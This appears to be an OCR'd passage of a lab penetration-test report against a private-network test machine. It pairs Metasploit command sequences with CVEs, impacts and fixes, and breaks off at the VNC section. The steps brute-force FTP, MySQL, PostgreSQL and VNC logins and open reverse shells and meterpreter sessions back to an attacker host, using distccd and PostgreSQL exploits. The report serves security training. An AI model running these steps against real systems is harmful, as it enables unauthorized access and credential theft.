
6. FTP :- ***PORT 2121***

DESCRIPTION :- This module will test FTP logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.


SEVERITY :- HIGH **CVE-ID :- CVE-1999-0502**

PROOF OF CONCEPT :-

We are goint to use brute force attacke on this exploit to get the username and password of the target machine ftp server based on port 2121.



The exploit scans the given username and password files and if the username aqnd password matches it gives the successful login credentials.



STEPS :-

>> search ftp_login

>> use auxiliary/scanner/ftp/ftp_login

>> set RHOSTS 192.168.219.25

>> set RPORT 2121

>> set BLANK_PASSWORDS true

>> set USER_FILE /root/Desktop/password.txt

>> set PASS_FILE /root/Desktop/password.txt

>> set STOP_ON_SUCCESS true

>> exploit

IMPACT :- A Unix account has a default, null, blank, or missing password. This exploit Is very easy to attack .

SOLUTION:- Keep System Up To Date.

Update ftp version.


7. MYSQL :- ***PORT 3306***


DESCRIPTION :- This module simply queries the MySQL instance for a specific user/pass (default is root with blank.).

SEVERITY :- HIGH **CVE-ID :- CVE-1999-0502**

PROOF OF CONCEPT :-

In this exploit we are going to use brute force on Mysql database of system based on port 3306.





STEPS :-

>> search mysql_login

>> use auxiliary/scanner/mysql/mysql_login


>> show options

>> set BLANK_PASSWORDS true

>> set USER_FILE /use/sharee/wordlists/metasploit/unix_users.txt

>> set STOP_ON_SUCCESS true

>> exploit



As you can see above we got a success login as"guest".

IMPACT :- This Exploit Can Brute Force attack on Mysql login credentials to get the data , once the username and password is extracted the attacker may enter into the system seamlessly.

SOLUTION:-1. Dont use common Username and Password.

2. Always Update your Mysql Database.


3. Dont make your Network Public.

8. DISTCCD :- ***PORT 3632***

DESCRIPTION :- This module uses a documented security weakness to execute arbitrary commands on any system running distccd.

SEVERITY :- CRITICAL CVE-ID :- CVE-2004-2687

PROOF OF CONCEPT :-




STEPS :-

>> search distcc_exec

>> use exploit/unix/misc/distcc_exec

>> show options




>> set RHOSTS 192.168.219.25

>> set payload cmd/unix/reverse

>> show options

>> exploit



Here we got access to the machine .

IMPACT :- There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable**.**

SOLUTION:- Reference for distcc exploit

http://distcc.samba.org/security.html


9. POSTGRESQL LOGIN :- ***PORT 5432***


DESCRIPTION :-This module attempts to authenticate against a PostgreSQL instance using username and password combinations indicated by the USER_FILE, PASS_FILE, and USERPASS_FILE options. Note that passwords may be either plaintext or MD5 formatted hashes.

SEVERITY :- HIGH CVE-ID :- CVE-1999-0502

PROOF OF CONCEPT :-

Here We are using bruteforce on PostgreSQL Server.





STEPS :-

>> search postgres_login


>> use auxiliary/scanner/postgres/postgres_login

>> show options

>> set RHOSTS 192.168.219.25

>> sey STOP_ON_SUCCESS true

>> exploit



as you can see above the USER_FILE and PASS_file is already allocated in the auxiliary so we do not need to give another.

>> sessions -a

>> sessions 2

DONE.You got a session open using postgresql login credentials.

IMPACT :- Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.

There is reduced performance or interruptions in resource availability

SOLUTION:- Reference for This Exploit solution.

http://www.postgresql.org

https://nvd.nist.gov/vuln/detail/CVE-1999-0502


10. POSTGRESQL PAYLOAD :- ***PORT 5432***

DESCRIPTION :- On some default Linux installations of PostgreSQL, the postgres service account may write to the /tmp directory, and may source UDF Shared Libraries from there as well, allowing execution of arbitrary code. This module compiles a Linux shared object file, uploads it to the target host via the UPDATE pg_largeobject method of binary injection, and creates a UDF (user defined function) from that shared object. Because the payload is run as the shared object's constructor, it does not need to conform to specific Postgres API versions.

SEVERITY :- CRITICAL CVE-ID :- CVE-2007-3280

PROOF OF CONCEPT :-

Here we are going to use exploit to gain access of the targeted machine.



STEPS :-

>> search postgres_payload

>> use exploit/linux/postgres/postgres_payload


>> show options

>> set RHOSTS 192.168.219.25

>> set LHOST 192.168.219.161

>> set payload linux/x86/meterpreter/reverse_tcp

>> exploit



IMPACT :- Modification of some system files or information is possible, but the attacker does not have control over what can be modified, or the scope of what the attacker can affect is limited.

There is reduced performance or interruptions in resource availability

SOLUTION:- The first thing one should do to prevent the attacks outlined here is to disable the local trust authentication. Disabling it is done by commenting or editing the default lines on the bottom in pg_hba.conf to something like:

local all all ident sameuser

host all all md5


This forces identification of any user connecting to the database from the local host or a remote host.

11. VNC :- ***PORT 5900***

DESCRIPTION :- This module will test a VNC server on a range of machines and report successful logins. Currently it supports RFB protocol version 3.3, 3.7, 3.8 and 4.001 using the VNC challenge response authentication method.

SEVERITY :- MEDIUM CVE-ID :- CVE-1999-0506

PROOF OF CONCEPT :- We are going to use vnc_login auxiliary to get login password for vnc viewer.



STEPS :-


>> search vnc_login

>> use auxiliary/scanner/vnc/vnc_login

